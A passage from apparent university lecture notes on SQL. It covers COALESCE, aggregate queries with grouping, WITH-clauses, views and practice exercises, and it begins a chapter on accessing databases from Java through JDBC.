Hence, COALESCE(e_1, e_2, ..., e_n) evaluates to result of the first expression e_i, $1 \leqslant i < n$, that does not evaluate to NULL. Otherwise, COALESCE(e_1, e_2, ..., e_n) evaluates to the result of expression e_n.

Example 4.35. Consider the following six queries

```
-- Query 1.
SELECT name,
       CASE WHEN rank = 'Assistant' THEN 1
            WHEN rank = 'Associate' THEN 2
            ELSE 0 END AS code
FROM faculty;

-- Query 2.
SELECT name,
       CASE WHEN rank LIKE '%tant' THEN rank || '?'
            ELSE rank || '!' END AS rankm
FROM faculty;

-- Query 3.
SELECT name,
       CASE WHEN rank = 'Assistant' THEN rank END AS orank
FROM faculty;

-- Query 4.
SELECT name,
       CASE WHEN rank IS NOT NULL THEN rank
            ELSE 'Missing' END AS rankm
FROM faculty;

-- Query 5.
```

```
SELECT name,
       COALESCE(rank, 'Missing') AS rankm
FROM faculty;

-- Query 6.
SELECT COALESCE(C.fid, F.id) AS id,
       F.name AS fname, C.name AS cname
FROM faculty AS F FULL JOIN
     course AS C ON F.id = C.fid;
```

The result of these six queries can be found in Figure 4.38.

Query 1 Result

name	*code*
Ya-Ting	0
Ximena	1
Zoran	2

Query 2 Result

name	*rankm*
Ya-Ting	NULL
Ximena	Assistant?
Zoran	Associate!

Query 3 Result

name	*orank*
Ya-Ting	NULL
Ximena	Assistant
Zoran	NULL

Query 4 Result

name	*rankm*
Ya-Ting	Missing
Ximena	Assistant
Zoran	Associate

Query 5 Result

name	*rankm*
Ya-Ting	Missing
Ximena	Assistant
Zoran	Associate

Query 6 Result

id	*fname*	*cname*
1	Ya-Ting	Discrete Mathematics
2	Ximena	Databases
3	NULL	Data Structures
2	Ximena	Advanced Databases
4	Zoran	NULL

Figure 4.38: The result of the six queries of Example 4.35.

The workings of Queries 1–5 is rather straightforward. The workings of Query 6 can use some extra explanation, however. Due to the usage of a full outer join (`FULL JOIN`), both columns that represent the faculty member identifier in the input (*fid* from **Faculty** and *id* from **Course**) can take `NULL` values. Indeed, we can have three types of joined rows τ:

1. Row τ is obtained by joining a row $\tau_1 \in$ **Faculty** with a row $\tau_2 \in$ **Course**. In this case, both $\tau[id]$ and $\tau[fid]$ have a value and, due to the join condition, are identical. Hence, the `COALESCE(C.fid, F.id)` expression evaluates to this unique value.

2. Row τ is obtained by joining a row $\tau_1 \in$ **Faculty** with a row of `NULL` values, as τ_1 cannot be joined with any row from **Course**. In this case, only $\tau[id]$ has a value and $\tau[fid]$ is `NULL`. Hence, the `COALESCE(C.fid, F.id)` expression evaluates to the value $\tau[id]$.

3. Row τ is obtained by joining a row of `NULL` values with a row $\tau_2 \in$ **Course**, as τ_2 cannot be joined with any row from **Faculty**. In this case, only $\tau[fid]$ has a value and $\tau[id]$ is `NULL`. Hence, the `COALESCE(C.fid, F.id)` expression evaluates to the value $\tau[fid]$.

In all three cases, the `COALESCE(C.fid, F.id)` expression evaluates to the identifier of a faculty member, thereby ensuring the query result can list the correct identifier even if this identifier can originate from multiple columns.

4.6 Aggregation in queries

All SQL queries we have seen previously will derive new facts from individual (combinations of) rows. To derive more complex facts, it is often necessary to look at **groups of rows**. We call queries that do so

aggregated queries.

Example 4.36. As a first example of an aggregated query, we refer to the third problem illustrated in Example 4.1. As a second example, we consider the problem of computing a table that, for each faculty member, details how many courses the faculty member organizes. To construct this table, we need to compute, per faculty member with identifier i, the number of rows in **Course** with value i for the column *fid*. We can do so by first grouping the rows in **Course** on the values they have for the *fid* column. Next, for each group of rows with equal values for column *fid*, we simply count the number of rows.

An SQL query is an aggregated query if evaluation necessitates that the query considers groups of rows. There are two types of aggregated SQL queries: queries without grouping and queries with grouping.

4.6.1 Aggregated queries without grouping

The standard structure of an aggregated SQL query without grouping is the same as the structure of an elementary SQL query:

```
SELECT output specification
FROM source tables
WHERE row conditions;
```

The only difference between an elementary SQL query and an aggregated SQL query without grouping is that the aggregated query has an output specification that uses one-or-more aggregate functions. An aggregate function is a function that takes as input a group of rows and computes a single value. An example of an aggregate function is `COUNT(*)`, which simply counts the number of rows in a group.

An aggregated SQL query without grouping is evaluated as follows:

1. First, the `FROM`-clause produces input rows as specified by a collection of source tables.
2. Next, the `WHERE`-clause filters these input rows by excluding all rows that do not meet the row conditions. The `WHERE`-clause is optional: if no row filtering is necessary, then the `WHERE`-clause can be omitted.
3. Finally, the `SELECT`-clause describes how to transform the group of all remaining rows into a single output row as specified by the output specification.

Consider an aggregated query operating on a group G of rows and assume these rows each have a column c. The `SELECT`-clause of the aggregated query cannot simply include c as an output: we are considering multiple rows $\tau \in G$ and each of these rows can have a distinct value $\tau[c]$. Instead, aggregated queries without grouping are limited to returning aggregated values (computed by aggregate functions).

Example 4.37. Consider the following three queries

```
-- Query 1.
SELECT COUNT(*) AS nrows
FROM course;

-- Query 2.
SELECT COUNT(*) AS nrows
FROM course
WHERE fid = 7;

-- Query 3.
SELECT COUNT(*) AS nrows
FROM course
WHERE name LIKE '%Database%';
```

These three queries evaluate to the result of Figure 4.39.

Note that all three queries only output a value computed by an aggregate function. None of the three queries can output a value from the column *name*: all three queries are considering multiple rows, each with distinct values for this column.

Query 1 Result *nrows*	Query 2 Result *nrows*	Query 3 Result *nrows*
4	0	2

Figure 4.39: The result of the three queries of Example 4.37.

4.6.2 Common aggregate functions

SQL supports a wide variety of aggregation functions, of which the most-common ones are:

- `COUNT(*)` evaluates to the **number of rows** in the group.
- `COUNT(c)` evaluates to the **number of values** that column *c* has in the group (excluding `NULL` values).
- `MAX(c)` evaluates to the **maximum value** that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.
- `MIN(c)` evaluates to the **minimum value** that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.
- `AVG(c)` evaluates to the **average value** that the values of column *c* have in the group. If all values are `NULL`, then the result is `NULL`.
- `SUM(c)` evaluates to the **sum of values** of column *c* in the group. If all values are `NULL`, then the result is `NULL`.
- `STDDEV_SAMP(c)` evaluates to the **sample standard deviation** of the values that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.
- `STDDEV_POP(c)` evaluates to the **population standard deviation** of the values that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.
- `VAR_SAMP(c)` evaluates to the **sample variance** of the values that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.
- `VAR_POP(c)` evaluates to the **population variance** of the values that column *c* has in the group. If all values are `NULL`, then the result is `NULL`.

All aggregate functions that inspect the values in a given column *c* can be instructed to only consider each unique value once. For example, `SUM(c)` computes the sum of **all values** in column *c*, whereas `SUM(DISTINCT c)` computes the sum of **all unique values** in column *c*.

As mentioned in Section 4.5.3, computations on fixed-width values produce fixed-width values, which can lead to the loss of the fractional part of the result. This is also the case for aggregate functions. For example, `AVG(c)` will yield an `INT` if the type of column *c* is `INT`. To ensure the fractional part of the result does not get lost, one needs to convert the values of column *c* to a type that can represent the fractional part before computing the average value. For example, one can use the type `DECIMAL` and do so using `AVG(CAST(c AS DECIMAL(10, 2)))`.

Example 4.38. Consider the following two queries

```sql
-- Query 1.
SELECT COUNT(*) AS rcount,
       COUNT(v) AS vcount,
       MAX(v) AS maxv,
       MIN(v) AS minv,
       AVG(v) AS avgv,
       AVG(CAST(v AS DECIMAL(4, 2))) AS avgvd,
       SUM(v) AS sumv
FROM lista;

-- Query 2.
SELECT COUNT(*) AS rcount,
       COUNT(DISTINCT v) AS vcount,
       MAX(DISTINCT v) AS maxv,
       MIN(DISTINCT v) AS minv,
       AVG(DISTINCT v) AS avgv,
       AVG(DISTINCT CAST(v AS DECIMAL(4, 2))) AS avgvd,
       SUM(DISTINCT v) AS sumv
FROM lista;
```

These two queries evaluate to the result of Figure 4.40.

Query 1 Result

rcount	*vcount*	*maxv*	*minv*	*avgv*	*avgvd*	*sumv*
16	13	7	1	3	3.76	49

Query 2 Result

rcount	*vcount*	*maxv*	*minv*	*avgv*	*avgvd*	*sumv*
16	7	7	1	4	4.00	28

Figure 4.40: The result of the two queries of Example 4.34.

In addition, SQL supports a wide range of other aggregate functions to perform statistical analysis and regression analysis on datasets. These capabilities are outside the scope of these notes, however.

4.6.3 Aggregated queries with grouping

The standard structure of an aggregated SQL query **with grouping** can be summarized as follows:

```sql
SELECT output specification
FROM source tables
WHERE row conditions
GROUP BY grouping columns
HAVING group conditions;
```

These aggregated queries are evaluated as follows:

1. First, the `FROM`-clause produces **input rows** as specified by a collection of **source tables**.
2. Next, the `WHERE`-clause **filters** these input rows by excluding all rows that do not meet the **row conditions**. The `WHERE`-clause is **optional**: if no row filtering is necessary, then the `WHERE`-clause can be omitted.
3. Next, the `GROUP BY`-clause **groups rows** based on the **grouping columns**: each group will hold all rows with identical values for the grouping columns. While grouping, `NULL` values are treated as identical to each other.

4. Next, the **HAVING**-clause **filters** these groups by excluding all groups that do not meet the **group conditions**. The **HAVING**-clause is **optional**: if no group filtering is necessary, then the **HAVING**-clause can be omitted.

5. Finally, the **SELECT**-clause describes how to **transform** each **group** into an output row as specified by the **output specification**.

Note that within a group, all rows have identical values for the **grouping columns**. Hence, in aggregated queries **with grouping**, the **SELECT**-clause is limited to returning **aggregated values** and **grouping columns**.

Example 4.39. Consider the following eight queries

```sql
-- Query 1.
SELECT COUNT(*) AS nrows
FROM lista
GROUP BY v;

-- Query 2.
SELECT v, COUNT(*) AS nrows
FROM lista
GROUP BY v;

-- Query 3.
SELECT v
FROM lista
GROUP BY v
HAVING COUNT(*) <> 1;

-- Query 4.
SELECT fid, COUNT(*) AS ncourses
FROM course
GROUP BY fid;

-- Query 5.
SELECT C.fid, F.name, C.ncourses
FROM faculty AS F RIGHT JOIN
     (SELECT fid, COUNT(*) AS ncourses
      FROM course
      GROUP BY fid) AS C ON F.id = C.fid;

-- Query 6.
SELECT F.name, COUNT(C.id) AS ncourses
FROM faculty AS F FULL JOIN
     course AS C ON F.id = C.fid
GROUP BY C.fid, F.id, F.name

-- Query 7.
SELECT COALESCE(C.fid, F.id) AS id,
       F.name, COUNT(C.id) AS ncourses
FROM faculty AS F FULL JOIN
     course AS C ON F.id = C.fid
GROUP BY C.fid, F.id, F.name
```

```sql
-- Query 8.
SELECT v, MAX(nrows) AS nmax, MIN(nrows) AS nmin
FROM ((SELECT v, COUNT(*) AS nrows
       FROM lista
       GROUP BY v)
      UNION
      (SELECT v, COUNT(*) AS nrows
       FROM listb
       GROUP BY v))
GROUP BY v;
```

These eight queries evaluate to the result of Figure 4.41.

Query 1 Result

nrows
1
2
3
3
2
1
1
3

Query 2 Result

v	*nrows*
1	1
2	2
3	3
4	3
5	2
6	1
7	1
NULL	3

Query 3 Result

v
2
3
4
5
NULL

Query 4 Result

fid	*ncourses*
1	1
2	2
3	1

Query 5 Result

fid	*name*	*ncourses*
1	Ya-Ting	1
2	Ximena	2
3	NULL	1

Query 6 Result

name	*ncourses*
Ya-Ting	1
Ximena	2
NULL	1
Zoran	0

Query 7 Result

id	*name*	*ncourses*
1	Ya-Ting	1
2	Ximena	2
3	NULL	1
4	Zoran	0

Query 8 Result

v	*nmax*	*nmin*
1	1	1
2	2	1
3	3	1
4	3	2
5	3	2
6	2	1
7	1	1
8	1	1
NULL	3	2

Figure 4.41: The result of the six queries of Example 4.34.

The workings of Queries 1–4 is rather straightforward. The workings of Query 5–8 can use some extra explanation, however.

- Query 5. The subquery in Query 5 computes, for every faculty member that is organizing a course (that is present in table **Course**), the number of courses they organize. Next, we use a right outer join with table **Faculty** to look up the names of each of these faculty members. As we are using an outer join, faculty members whose details are missing from **Faculty** will get the value NULL as their default name. Note that this query is missing the number of courses organized by Zoran: Zoran is not organizing any courses.

- Query 6. This query uses a full outer join to join course details from table **Courses** with the faculty members organizing these courses from table **Faculty**. As we use a full outer join, we have two special cases:

1. If a course is organized by a faculty member missing from **Faculty** (e.g., the course Data Structures), then that course will be joined with a row of `NULL` values (instead of a row from **Faculty**).
2. If a faculty member is not organizing a course (e.g., Zoran), then that faculty member will be joined with a row of `NULL` values (instead of a row from **Course**).

Next, the query groups rows on faculty member identifier in two steps. First, we group on **Courses**.*fid*. By doing so, all rows for faculty members that are organizing courses will end up in their own group. The rows for faculty members that are not organizing courses all have the value `NULL` for **Courses**.*fid* and, if we only group on **Courses**.*fid*, will end up in the same group. Hence, we refine the group by also grouping on **Faculty**.*id*.

Notice that we also group on **Faculty**.*name*. We already grouped on the identifiers of faculty members, which is the primary key of **Faculty**. Hence, the rows in each group should all have the same value for **Faculty**.*name*. As such, grouping on **Faculty**.*name* does not change the grouping of rows, but will allow us to output the name of faculty members.

Finally, to count the number of courses, we use `COUNT(C.id) AS ncourses`. This statement will count the number of course identifiers in a group without counting the `NULL` values that are produced by the full outer join (for faculty members in **Faculty** that are not organizing any courses).

- **Query 7**. This query is similar to Query 6, except that this query also outputs faculty member identifiers (*fid*). Due to the full outer join, both columns that represent the faculty member identifier in the input (*fid* from **Faculty** and *id* from **Course**) can take `NULL` values. Hence, we use `COALESCE(C.fid, F.id)` to select the non-`NULL` value. We refer to **Query 6** in Example 4.35 for an explanation on how `COALESCE(C.fid, F.id)` does so.

- **Query 8**. The two subqueries count, for each value in tables **Lista** and **Listb**, the number of rows that have that value. Next, these counts get combined via a union with three possible outcomes:

  1. The value v is present in both **Lista** and **Listb**. In this case, the union will result in two rows, one detailing the number c_A of copies of v in **Lista** and the other detailing the number c_B of copies of v in **Listb**. Hence, the minimum and maximum values $\min(c_A, c_B)$ and $\max(c_A, c_B)$ the `SELECT`-clause produces might differ.
  2. The value v is only present in **Lista** (and not in **Listb**). In this case, the union will result in one row detailing the number c_A copies of v in **Lista**. Hence, the minimum and maximum values the `SELECT`-clause produces are c_A and c_A, respectively.
  3. The value v is only present in **Listb** (and not in **Lista**). In this case, the union will result in one row detailing the number c_B copies of v in **Lista**. Hence, the minimum and maximum values the `SELECT`-clause produces are c_B and c_B, respectively.

4.7 Modular query writing

As stated at the start of this chapter, writing queries in a **modular** way can aid in overcoming complexity. We have already seen **modularity** in SQL, e.g., via the usage of **subqueries** in `FROM`-clauses and via the usage of **nested queries** in `WHERE`-clauses. Besides these building blocks, SQL provides **two ways** to name and reuse common parts of a query: the `WITH`-clause for common parts shared within a query and **views** for common parts shared between queries.

4.7.1 The `WITH`-clause

The `SELECT`-clause of an SQL query can be preceded by one-or-more common **query expressions** defined by a `WITH`-clause. An SQL query with a `WITH`-clause is of the form:

```
WITH with list
SELECT ...;
-- Remainder of the query.
```

in which **with list** is a list of one-or-more **query expressions**. Each query expression is of the form:

```
-- Variant 1 (implicit column names).
name AS (
    SELECT ...
    -- The SELECT-query that defines the query expression named name.
)

-- Variant 2 (explicit column names).
name (columns) AS (
    SELECT ...
    -- The SELECT-query that defines the query expression named name.
)
```

In the above, **name** defines the name of the query expression and **columns** define the names of the columns defined by the query expression. If no explicit column names are provided, then the column names are implicitly defined by the **SELECT** query that defines the named query expression.

After defining a **query expression** named N in the with list, the name N can be used as-if it is a normal table source. Typically, one chooses a descriptive name N to improve readability of the overall query.

Example 4.40. Consider the following three queries

```
-- Query 1.
WITH coursef AS (
    -- Full course information with their organizer.
    SELECT C.*, F.name AS oname
    FROM course AS C, faculty AS F
    WHERE C.fid = F.id
)
SELECT name, oname
FROM coursef;

-- Query 2.
WITH coursef(cid, cname, oid, oname) AS (
    -- Full course information with their organizer.
    SELECT C.*, F.name
    FROM course AS C, faculty AS F
    WHERE C.fid = F.id
)
SELECT *
FROM coursef;

-- Query 3.
WITH coursef AS (
    -- Full course information with their organizer.
    SELECT C.*, F.name AS oname
    FROM course AS C, faculty AS F
    WHERE C.fid = F.id
),
```

```sql
assistants(aid) AS (
    -- Identities of assistants.
    SELECT id
    FROM faculty
    WHERE rank = 'Assistant'
),
assistantcoursef AS (
    -- Full course information of courses organized by assistants.
    SELECT *
    FROM coursef
    WHERE fid IN (SELECT * FROM assistants)
)
SELECT *
FROM assistantcoursef;
```

These three queries evaluate to the result of Figure 4.42.

Query 1 Result

name	*oname*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena

Query 2 Result

cid	*cname*	*oid*	*oname*
1	Discrete Mathematics	1	Ya-Ting
2	Databases	2	Ximena
4	Advanced Databases	2	Ximena

Query 3 Result

id	*name*	*fid*	*oname*
2	Databases	2	Ximena
4	Advanced Databases	2	Ximena

Figure 4.42: The result of the queries of Example 4.40.

4.7.2 Views

A **view** defines a named query expression that can be used as-if it is a normal table source. Views are part of the **database schema**: after their definition, they can be reused in many queries. To create a view, we use a `CREATE VIEW` statement of the form

```sql
CREATE VIEW name (columns) AS
    SELECT ...;
    -- The SELECT-query that defines the view named name.
```

In the above, **name** defines the name of the view and **columns** define the names of the columns defined by the view. To remove a view named **name**, we use a `DROP VIEW` statement of the form

```sql
DROP VIEW name;
```

Example 4.41. Consider the following queries

```sql
-- The coursefv view, run this once.
CREATE VIEW coursefv(id, name, fid, oname) AS
    -- Full course information with their organizer.
    SELECT C.*, F.name AS oname
```

```
    FROM course AS C, faculty AS F
    WHERE C.fid = F.id;

-- Query 1
SELECT name, oname
FROM coursefv;

-- Query 2.
WITH assistants(aid) AS (
    -- Identities of assistants.
    SELECT id
    FROM faculty
    WHERE rank = 'Assistant'
)
SELECT *
FROM coursefv
WHERE fid IN (SELECT * FROM assistants);

-- Remove the coursefv view, run this once.
DROP VIEW coursefv;
```

The result of these queries can be found in Figure 4.43.

Query 1 Result

name	*oname*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena

Query 2 Result

id	*name*	*fid*	*oname*
2	Databases	2	Ximena
4	Advanced Databases	2	Ximena

Figure 4.43: The result of the two queries of Example 4.41.

4.8 Exercises

Exercise 4.1. Consider the relation with schema

$$\textbf{Edge}(\textit{nfrom} : \texttt{numeric}, \textit{nto} : \texttt{numeric})$$

representing graph edges. The following SQL statements provide an example database for this schema:

```
CREATE TABLE edge
(
    nfrom INT NOT NULL,
    nto INT NOT NULL,
    PRIMARY KEY(nfrom, nto)
);

INSERT INTO edge
VALUES (1, 2), (1, 4),
       (2, 3),
       (3, 5),
       (4, 1), (4, 3), (4, 5),
```

```
        (5, 6), (5, 5),
        (6, 2);
```

The edges in the database produces by the above SQL statements represent the graph of Figure 4.44.




Figure 4.44: An example graph as used in Exercise 4.1.

We say that a node n has an **outgoing edge** if there exists an edge of the form (n, m). We say that a node n has an **incoming edge** if there exists an edge of the form (m, n). We say that a node n has a **self-loop** if there exists an edge of the form (n, n). We say that a sequence of **consecutive edges** $(n_1, n_2), (n_2, n_3), \ldots, (n_i, n_{i+1})$ is a **path of i edges**. We say that a path $(n_1, n_2), (n_2, n_3), \ldots, (n_i, n_{i+1})$ is **simple** if all nodes $n_1, n_2, \ldots, n_{i+1}$ are distinct.

(Q1) Write a query that returns all nodes in the graph.

(Q2) Write a query that returns nodes with outgoing edges.

(Q3) Write a query that returns nodes without outgoing edges.

(Q4) Write a query that returns nodes with self loops.

(Q5) Write a query that returns nodes with incoming edges and outgoing edges.

(Q6) Write a query that returns nodes with multiple outgoing edges.

(Q7) Write a query that returns paths of length four. Represent the path by returning the five nodes $n_1, \ldots, n_5$ on the path of length four.

(Q8) Write a query that returns only simple paths of length four.

(Q9) Write a query that returns the nodes that have an outgoing path of length four.

(Q10) Write a query that returns all nodes that do not have an outgoing path of length four.

(Q11) Write a query that returns, for each node, the number of incoming and outgoing edges.

Exercise 4.2. Write SQL queries for each of the three problems described in Example 4.1.

Exercise 4.3. Consider a database for a review website food establishments. This database holds information on restaurants, customers, and ratings and has the following schema:

- **Restaurant**(*name*, *address*, *place*)
  Each restaurant has a unique name, an address, and a place.
- **Dish**(*name*, *type*, *description*)
  Each dish has a name, a type (e.g., appetizer, main course, desert, beverage), and a description. As some restaurants serve several types of the same dish (e.g., smaller portion as appetizer, larger portion as main course), we use the name and the type to uniquely identify each variant of a dish (primary key).

- **RestaurantDish**(*rname*, *dname*, *dtype*, *price*)
  The relationship **RestaurantDish** relates each restaurant to the dishes they offer for sale. Furthermore, this relationship stores the price of each offering. The attribute *rname* is a foreign key referencing **Restaurant** and the pair of attributes (*dname*, *dtype*) is a foreign key referencing **Dish**.

- **Review**(*author*, *rname*, *score*)
  Finally, users can write reviews of restaurants. The attribute *rname* is a foreign key referencing **Restaurant**.

(Q1) Write a query that returns the places that have exactly one restaurant.

(Q2) Write a query that returns the names of restaurants that have an appetizer that cost more than one of their main courses.

(Q3) Write a query that returns the names of restaurants that only offer dishes of a single type.

(Q4) Write a query that returns the names of restaurants that offer the cheapest type of a specific dish (hence, no other restaurant offers a dish with the same name, but possibly a different type, at a lower price).

(Q5) Write a query that returns the names of users that have reviewed every restaurant.

(Q6) Write a query that returns the names of users that have never written a review for restaurants that offer "expensive" dishes (one or more dishes with a price of at-least $100).

(Q7) Write a query that returns, per restaurant, the restaurant name, their average score, and the cheapest dish (name and type). Assume that each restaurant has reviews and offers dishes and assume that each dish has a distinct price.

Exercise 4.4. Consider a database for a website advertising local events with the following schema:

- **User**(*uid*, *name*, *regdate*, *postcode*).

  The **User** relation contains the username, registration date (*regdate*), and an optional postal code (*postcode*) of registered users of the website. The postal code will be used to recommend each user with events in their area.

- **Event**(*eid*, *title*, *description*, *startdate*, *enddate*, *organizer*, *postcode*).

  The **Event** relation contains the title (or name), description, start and end date, organizer, and postal code (*postcode*) of events. The attribute *organizer* is a foreign key that references **User**.

  Events can be organized in other regions than where their organizer is based. Hence, the event postal code does not have to match the postal code of the organizer.

- **Keyword**(*event*, *word*).

  The **Keyword** relation matches events with zero-or-more keywords that describe the event and can be used as search criteria. For example, a guided tour of a museum with an exhibition on a famous painter could be labeled with: 'art', 'painting', and 'exhibition'. The attribute *event* is a foreign key that references **User**.

- **Region**(*postcode*, *name*).

  The **Region** relation maps postcodes to region names (e.g., the golden horseshoe area). Note that a postal code can be part of many regions and a region can have many associated postal codes.

- **Review**(*author*, *event*, *description*, *score*, *reviewdate*).

  The **Review** relation stores event reviews. Such a review consists of a description, a score (0-10), and the date at which the review was written. The attribute *author* is a foreign key referencing **User** and *event* is a foreign key referencing **Event**.

In Appendix A, we provide an example database for this schema.

(Q1) Write a query that returns a copy of the event table that only contains those events that are multi-day events. Order the events on their increasing start date and (if events have the same start date) in alphabetical order on title.

(Q2) Write a query that returns the identifiers of all events (attribute *eid* of relation **Event**) that are organized in the golden horseshoe area.

(Q3) Write a query that returns all identifiers of normal users (attribute *uid* of relation **User**) that are active (have written reviews), but are not organizers of events.

(Q4) Write two queries:

(a) a query that returns the event information (rows from relation **Event**) augmented with their score statistics consisting of two additional attributes *nrev* (number of reviews) and *ascore* (the average review score); and

(b) a query that returns the event information augmented with their score statistics, but only includes those events that have a significant number of reviews (at-least-5 reviews).

(Q5) Write a query that returns a list of the event identifiers of all suspicious events (attribute *eid* of relation **Event**). An event is suspicious if it has false reviews: false reviews are reviews that are written before the event starts or that are written by the organizer of that event.

(Q6) Write a query that returns all user identifiers (attribute *uid* of relation **User**) that have only reviewed events that happened in a region associated with the location of that user.

(Q7) Write a query that returns pairs (*fstid*, *sndid*) of distinct event identifiers such that the events have exactly the same keywords associated with them.

(Q8) The popularity of an event can be measured by the amount of reviews and the quality score assigned by each review. Let the popularity score be the sum of all review scores of an event.

Write two queries:

(a) a query that returns pairs (*eid*, *pscore*) with *eid* the event identifier and *pscore* the popularity score of that event; and

(b) a query that returns the most popular event (row from **Event**) based on its popularity score.

(Q9) Highly-active users are rewarded with badges. Badges are awarded for the following:

- Users that have written the most reviews for events with a specific keyword k will get a keyword badge.
- Users that have written the most reviews for events in a specific region r will get a region badge.

Write a query that returns the list of user identifiers (attribute *uid* of relation **User**) that have badges and their badges (the string 'keyword' or 'region'). Each user should only be in the result if it has a badge. If a user has both types of badges, then the user should be twice in the result.

(Q10) Every reviewer uses different ways to determine review scores. For example, some reviewers always give low scores, while others always give high scores.

Consider a review for event E by a user U with score s. Let a be the average review score for event E when considering all reviews. We say that user U scored low with low-factor $(a - s)$ if $s < a$, scored standard if $s = a$, and scored high with high-factor $(s - a)$ if $s > a$. Let M be the number of reviews by

user U, L be the sum of all low-factors for reviews by user U, and let H be the sum of all high-factors for reviews by user U. The scoring indicator of user U is given by

$$\frac{(H - L)}{M}.$$

Note that the scoring indicator of user U is positive if and only if user U is, in general, more positive in its reviews than other users.

Write a query that returns pairs (*uid*, *si*) with *uid* the user identifier (attribute *uid* of relation **User**) and *si* their scoring indicator.

Chapter 5

SQL and data-based application

In the previous chapters, we introduced all the basics of SQL necessary to start using a database maintained by a **relational database management system** (RDBMS). First, in Chapter 2, we focused on the **design of a database**. Next, in Chapter 3, we focused on **implementing a well-designed database** as a collection of tables managed by an RDBMS using SQL. In addition, we covered how to use these tables to store data by discussing how to create, modify, and remove table rows. Finally, in Chapter 4, we took an in-depth look at using SQL to **query a database** maintained by an RDBMS.

Typically, databases are not used by manually sending SQL queries to the RDBMS and interpreting the query result. Instead, most databases are used as part of **data-based applications** that rely on a database, managed by an RDBMS, for their data needs. In this chapter, we shall take a brief look at how applications can interact with databases and can safely use databases for their data needs.

Programming languages that are used for application development such as C++, Java, or Python do not know what an RDBMS is or what SQL is. To let application developed in these languages interact with a relational database, one typically uses a **library** that provides the functionality to interact with an RDBMS. In practice, there are three main types of libraries:

1. **Standardized interfaces** that can be used to interact with a wide range of data sources. For example:
   - **Open Database Connectivity** (ODBC) provides a standardized interface for C.
   - **Java Database Connectivity** (JDBC) provides a standardized interface for Java.
   - **PHP Data Objects** (PDO) provides a standardized interface for PHP.

   Each of these standardized interfaces follow a **driver model** in which one can switch to a new RDBMS **without changing the program code** by simply switching the **driver** that is used to interact with the data source.

2. **RDBMS-specific libraries** designed to provide low-level access to all features of an RDBMS. Typically, these libraries are developed alongside the RDBMS, e.g., by the developers of the RDBMS. An example of such a low-level library is `libpq`, a C library to interact with POSTGRESQL. These RDBMS-specific libraries usually provide an interface that is similar to the standardized interfaces such as ODBC, JDBC, and PDO.

3. **Higher-level frameworks** that provide an **abstraction layer** on top of tables. An example of such a higher-level framework is HIBERNATE, an **object-relational mapper** for Java, that aims to represent relational data sources as **normal objects** within your program. In practice, these frameworks are designed for a specific purpose at which they excel (e.g., individual table rows represented as individual objects), but can struggle with more complex workloads (e.g., results one would obtain via complex SQL queries).

In this chapter, we shall only focus on using **standardized interfaces** to interact with databases. First, in Section 5.1 we will provide a high-level overview of how an application can interact with a database. Next, in Section 5.2, we look at a simple web-application to see the pitfalls of developing secure data-based applications that will run in outright hostile environments such as the internet.

Remark. The purpose of these notes is not to cover all details on data-based application development: we merely scratch the surface. These notes do provide sufficient pointers to delve further into the topic of data-based application development (e.g., by further reading the documentation of the standardized interfaces we discuss).

5.1 Interacting with a database using JDBC

We will illustrate how an application can interact with a database by building **`ConsoleQuery`**, a simple **console application** in Java that allows us to query any database. In specific, `ConsoleQuery` will use the standardized **Java Database Connectivity** (JDBC) interface and will showcase how JDBC can be used to interact with a database.

5.1.1 Example usage of `ConsoleQuery`

First, we illustrate how `ConsoleQuery` operates in practice. Consider the interaction with `ConsoleQuery` highlighted in Figure 5.1. In this interaction, the command

```
> java -cp .;jdbc-driver.jar ConsoleQuery
```

starts `ConsoleQuery` using the `java` command. Here, **`-cp .;jdbc-driver.jar`** is a command line argument that specifies the **classpath** for the `java` command. The **classpath** specifies where Java will look for the `ConsoleQuery` class and where to look for the JDBC driver (which, in this example, both need to be placed in the current directory).

Upon starting, `ConsoleQuery` first asks for a **JDBC url** that specifies which RDBMS and database to connect to. Furthermore, `ConsoleQuery` asks for a **username** and **password** that are used to authenticate with the RDBMS. Finally, `ConsoleQuery` will repeatedly ask for an SQL query, execute the SQL query, and pretty-print the result.

We note that `ConsoleQuery` is expected to run in a **trusted environment**: all SQL statements `ConsoleQuery` sends to an RDBMS will come directly from an **authenticated user**. This does not mean that `ConsoleQuery` cannot damage a database, however, e.g., the authenticated user can still use `ConsoleQuery` to issue **`DELETE`** and **`DROP TABLE`** statements.

5.1.2 The working of `ConsoleQuery`

Next, we shall look at how `ConsoleQuery` is implemented with a main focus on how `ConsoleQuery` uses JDBC to interact with a database. We refer to Appendix B for the complete source code of `ConsoleQuery`.

We start with the `main` method of `ConsoleQuery`, the entry point method of `ConsoleQuery` where Java starts execution:

```java
/**
 * Entry point of the program.
 *
 * @param args  The command line arguments
 */
public static void main(String[] args)
{
    /* This program does not use any command line arguments. */
```

```
> java -cp .;jdbc-driver.jar ConsoleQuery
JDBC url: jdbc:RDBMS:details
Database username: username
Database password (blinded): password

SQL query or EXIT:
SELECT * FROM course
+-------------+----------------------+-------------+
| ID          | NAME                 | FID         |
+-------------+----------------------+-------------+
| 1           | Discrete Mathematics | 1           |
| 2           | Databases            | 2           |
| 3           | Data Structures      | 3           |
| 4           | Advanced Databases   | 2           |
+-------------+----------------------+-------------+

SQL query or EXIT:
DELETE FROM course WHERE fid = 2
Rows affected: 2.

SQL query or EXIT:
EXIT
Bye!
```

Figure 5.1: A demonstration of using `ConsoleQuery`. Here, we see *user inputs* and the corresponding responses by `ConsoleQuery` when operating on a database holding the dataset of Figure 4.1.

```
25      if (args.length != 0) {
26          System.out.println("Unexpected arguments.");
27          System.exit(1);
28      }
29
30      /* This program requires the system console to read input. */
31      Console console = System.console();
32      if (console == null) {
33          System.out.println("Console not available.");
34          System.exit(1);
35      }
36
37      try {
38          mainProgram(console);
39      }
40      catch (Throwable ex) {
41          System.out.println(String.format("Unexpected error: %s.",
42                                           ex.getMessage()));
43      }
44      System.out.println("Bye!");
45  }
```

First, the `main` method checks whether there are **no** command line arguments provided: `ConsoleQuery` does not use command line arguments. Hence, if `ConsoleQuery` receives command line arguments, then

